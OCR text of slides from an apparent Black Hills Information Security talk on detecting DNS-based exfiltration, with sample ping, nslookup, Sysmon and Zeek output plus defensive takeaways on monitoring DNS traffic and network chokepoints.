
Sysmon



Sysmon – Good

```
c:\Users\Bruce Lee Roy\Desktop\Sysmon>ping -n 5 www.blackhillsinfosec.com

Pinging www.blackhillsinfosec.com [172.66.41.32] with 32 bytes of data:
Reply from 172.66.41.32: bytes=32 time=13ms TTL=128
Reply from 172.66.41.32: bytes=32 time=13ms TTL=128
Reply from 172.66.41.32: bytes=32 time=14ms TTL=128
Reply from 172.66.41.32: bytes=32 time=16ms TTL=128
Reply from 172.66.41.32: bytes=32 time=13ms TTL=128

Ping statistics for 172.66.41.32:
    Packets: Sent = 5, Received = 5, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 13ms, Maximum = 16ms, Average = 13ms
```





Sysmon – Fail

No Event 22 Activity

```
c:\Users\Bruce Lee Roy\Desktop\Sysmon>nslookup www.blackhillsinfosec.com
Server:  UnKnown
Address:  192.168.232.2

Name:    www.blackhillsinfosec.com.localdomain
Address:  172.66.42.224
```

Date and Time	Source	Event ID	Task Category
5/12/2022 7:00:02 AM	Sysmon	3	Network connection detected (rule: Net...
5/12/2022 7:00:02 AM	Sysmon	3	Network connection detected (rule: Net...
5/12/2022 7:00:02 AM	Sysmon	3	Network connection detected (rule: Net...
5/12/2022 7:00:01 AM	Sysmon	3	Network connection detected (rule: Net...
5/12/2022 7:00:00 AM	Sysmon	11	File created (rule: FileCreate)
5/12/2022 7:00:00 AM	Sysmon	1	Process Create (rule: ProcessCreate)

Event 1, Sysmon

General Details

Process Create:
RuleName: technique_id=T1016,technique_name=System Network Configuration Discovery
UtcTime: 2022-05-12 11:00:00.755
ProcessGuid: {35089062-e8b0-627c-5b01-000000000400}
ProcessId: 7400
Image: C:\Windows\System32\nslookup.exe
FileVersion: 10.0.19041.1 (WinBuild.160101.0800)
Description: nslookup
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: nslookup.exe
CommandLine: nslookup www.blackhillsinfosec.com
CurrentDirectory: c:\Users\Bruce Lee Roy\Desktop\Sysmon\
User: DESKTOP-50KFUKP\Bruce Lee Roy
LogonGuid: {35089062-e2f8-627c-0f10-020000000000}
LogonId: 0x2100F

Zeek – dump-events

```
$ zeek -Cr dns-test.pcap dump-events.zeek
```

```
[1] msg: dns_msg         = [id=30380, opcode=0, rcode=0,
[2] query: string        = abcdef.0-byte.com
[3] qtype: count         = 1
[4] qclass: count        = 1
[5] original_query: string = aBcdef.0-byte.com
```

Most Epic Data Exfil Ever…

Where to go from here?

- Prevent Direct DNS at all costs
- Monitor your network at critical chokepoints
  - Client -> Internal Resolvers
  - Egress chokepoints as a last resort
- Research solutions that provide DNS coverage at the application layer
  - Application Proxy Firewalls
  - OpenDNS
    - Cisco Umbrella for enterprises ($$$)


Takeaways

- Understand the protocols in your environment
- Look for *outliers* in your metadata
  - They come in many shapes/sizes
- Collect and analyze traffic in your network
- Position of network sensor(s) is key
- Frequency of least occurrence (data stacking is your friend)
- Understand the capabilities of your tools
- Understand the limitations of your tools

Questions

- Black Hills Information Security
  - http://www.blackhillsinfosec.com
  - @BHInfoSecurity
- Troy Wojewoda
  - @wojeblaze
  - https://www.linkedin.com/in/troy-wojewoda-92387183

Check out my upcoming course!
Dates: May 17 – 20, 2022



Questions?

0x3F

@BHInfoSecurity